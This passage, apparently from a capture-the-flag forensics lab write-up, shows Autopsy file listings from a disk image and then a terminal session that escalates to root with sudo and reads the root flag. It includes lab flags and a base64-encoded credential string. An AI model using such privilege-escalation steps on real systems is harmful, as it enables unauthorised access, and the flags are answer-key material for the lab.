Directory Seek	r / r	\$Secure:\$SOH	2020-09-17 22:43:39 (PKT)	2020-09-17 22:43:39 (PKT)	2020-09-17 22:43:39 (PKT)	2020-09-17 22:43:39 (PKT)	56	0	0	9-144-11
Enter the name of a directory that you want to view. C:/	r / r	\$Secure:\$SOH	2020-09-17 22:43:39 (PKT)	2020-09-17 22:43:39 (PKT)	2020-09-17 22:43:39 (PKT)	2020-09-17 22:43:39 (PKT)	264132	0	0	9-128-8
	r / r	\$Secure:\$SOH	2020-09-17 22:43:39 (PKT)	2020-09-17 22:43:39 (PKT)	2020-09-17 22:43:39 (PKT)	2020-09-17 22:43:39 (PKT)	56	0	0	9-144-14
	r / r	\$UpCase	2020-09-17 22:43:39 (PKT)	2020-09-17 22:43:39 (PKT)	2020-09-17 22:43:39 (PKT)	2020-09-17 22:43:39 (PKT)	131072	0	0	10-128-1
	r / r	\$Volume	2020-09-17 22:43:39 (PKT)	2020-09-17 22:43:39 (PKT)	2020-09-17 22:43:39 (PKT)	2020-09-17 22:43:39 (PKT)	0	48	0	3-128-3
VIEW										
File Name Search	d / d	./	2020-09-18 02:41:45 (PKT)	2020-09-18 02:41:45 (PKT)	2020-09-18 02:41:45 (PKT)	2020-09-18 02:41:45 (PKT)	56	48	0	5-144-6
Enter a Perl regular expression for the file names you want to find.	r / r	creds.txt	2020-09-18 02:42:33 (PKT)	2020-09-18 02:41:42 (PKT)	2020-09-18 02:42:33 (PKT)	2020-09-18 02:41:42 (PKT)	24	0	0	43-128-1
	r / r	flag3.txt	2020-09-17 22:57:11 (PKT)	2020-09-17 22:55:30 (PKT)	2020-09-18 02:40:53 (PKT)	2020-09-17 22:55:30 (PKT)	41	0	0	40-128-1
	d / d	System Volume Information/	2020-09-18 02:40:53 (PKT)	2020-09-18 02:40:53 (PKT)	2020-09-18 02:40:53 (PKT)	2020-09-18 02:40:53 (PKT)	160	0	0	41-144-1

ASCII (display - report) \* Hex (display - report) \* ASCII Strings (display - report) \* Export \* Add Note

File Type: ASCII text, with no line terminators

Contents of File: C:/flag3.txt

Flag:3 {8442468f48338fe68a9497b8e0e9022f}

Menu Parrot T... Parrot T... Forensic... forensics... Lab - CT... HA: Fore... Parrot T... Parrot T... Downloads

Applications Places System

Parrot Security Directory listing ForensicsLab huntress at D

http://localhost:9999/autopsy?mod=1&submod=2&case=ForensicsLab&host=host1&inv=unknown&vol=...

Import bookmarks... Parrot OS Hack The Box OSINT Services Vuln DB Privacy and Security Learning Resources

FILE ANALYSIS KEYWORD SEARCH FILE TYPE IMAGE DETAILS META DATA DATA UNIT HELP CLOSE

Directory Seek	r / r	\$Secure:\$SOH	2020-09-17 22:43:39 (PKT)	2020-09-17 22:43:39 (PKT)	2020-09-17 22:43:39 (PKT)	2020-09-17 22:43:39 (PKT)	56	0	0	9-144-11
Enter the name of a directory that you want to view. C:/	r / r	\$Secure:\$SOH	2020-09-17 22:43:39 (PKT)	2020-09-17 22:43:39 (PKT)	2020-09-17 22:43:39 (PKT)	2020-09-17 22:43:39 (PKT)	264132	0	0	9-128-8
	r / r	\$Secure:\$SOH	2020-09-17 22:43:39 (PKT)	2020-09-17 22:43:39 (PKT)	2020-09-17 22:43:39 (PKT)	2020-09-17 22:43:39 (PKT)	56	0	0	9-144-14
	r / r	\$UpCase	2020-09-17 22:43:39 (PKT)	2020-09-17 22:43:39 (PKT)	2020-09-17 22:43:39 (PKT)	2020-09-17 22:43:39 (PKT)	131072	0	0	10-128-1
	r / r	\$Volume	2020-09-17 22:43:39 (PKT)	2020-09-17 22:43:39 (PKT)	2020-09-17 22:43:39 (PKT)	2020-09-17 22:43:39 (PKT)	0	48	0	3-128-3
VIEW										
File Name Search	d / d	./	2020-09-18 02:41:45 (PKT)	2020-09-18 02:41:45 (PKT)	2020-09-18 02:41:45 (PKT)	2020-09-18 02:41:45 (PKT)	56	48	0	5-144-6
Enter a Perl regular expression for the file names you want to find.	r / r	creds.txt	2020-09-18 02:42:33 (PKT)	2020-09-18 02:41:42 (PKT)	2020-09-18 02:42:33 (PKT)	2020-09-18 02:41:42 (PKT)	24	0	0	43-128-1
	r / r	flag3.txt	2020-09-17 22:57:11 (PKT)	2020-09-17 22:55:30 (PKT)	2020-09-18 02:40:53 (PKT)	2020-09-17 22:55:30 (PKT)	41	0	0	40-128-1
	d / d	System Volume Information/	2020-09-18 02:40:53 (PKT)	2020-09-18 02:40:53 (PKT)	2020-09-18 02:40:53 (PKT)	2020-09-18 02:40:53 (PKT)	160	0	0	41-144-1

ASCII (display - report) \* Hex (display - report) \* ASCII Strings (display - report) \* Export \* Add Note


File Type: ASCII text, with no line terminators

Contents of File: C:/creds.txt

amVlbmf5ak1zYndvb2RnaXJs

Menu Parrot ... Parrot ... Forensi... forensics... Lab - C... HA: For... Parrot ... Parrot ... Downl... Save Sc...

## FLAG 4



```
Applications Places System root@ubuntu: /root
File Edit View Search Terminal Help
forensic@ubuntu:/home$ sudo -l
[sudo] password for forensic:
Matching Defaults entries for forensic on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User forensic may run the following commands on ubuntu:
    (ALL : ALL) ALL
forensic@ubuntu:/home$ sudo bash
root@ubuntu:/home# cd /root
root@ubuntu:/root# ls
root.txt
root@ubuntu:/root# cat root.txt

FORENSICS

Root Flag: {9440aee508b6215995219c58c8ba4b45}

!! Congrats you have finished this task !!

Contact us here:

Hacking Articles : https://twitter.com/hackinarticles
Jeenali Kothari : https://www.linkedin.com/in/jeenali-kothari/

+-----+ +-----+
|E|n|j|o|y| |H|A|C|K|I|N|G|
+-----+ +-----+
```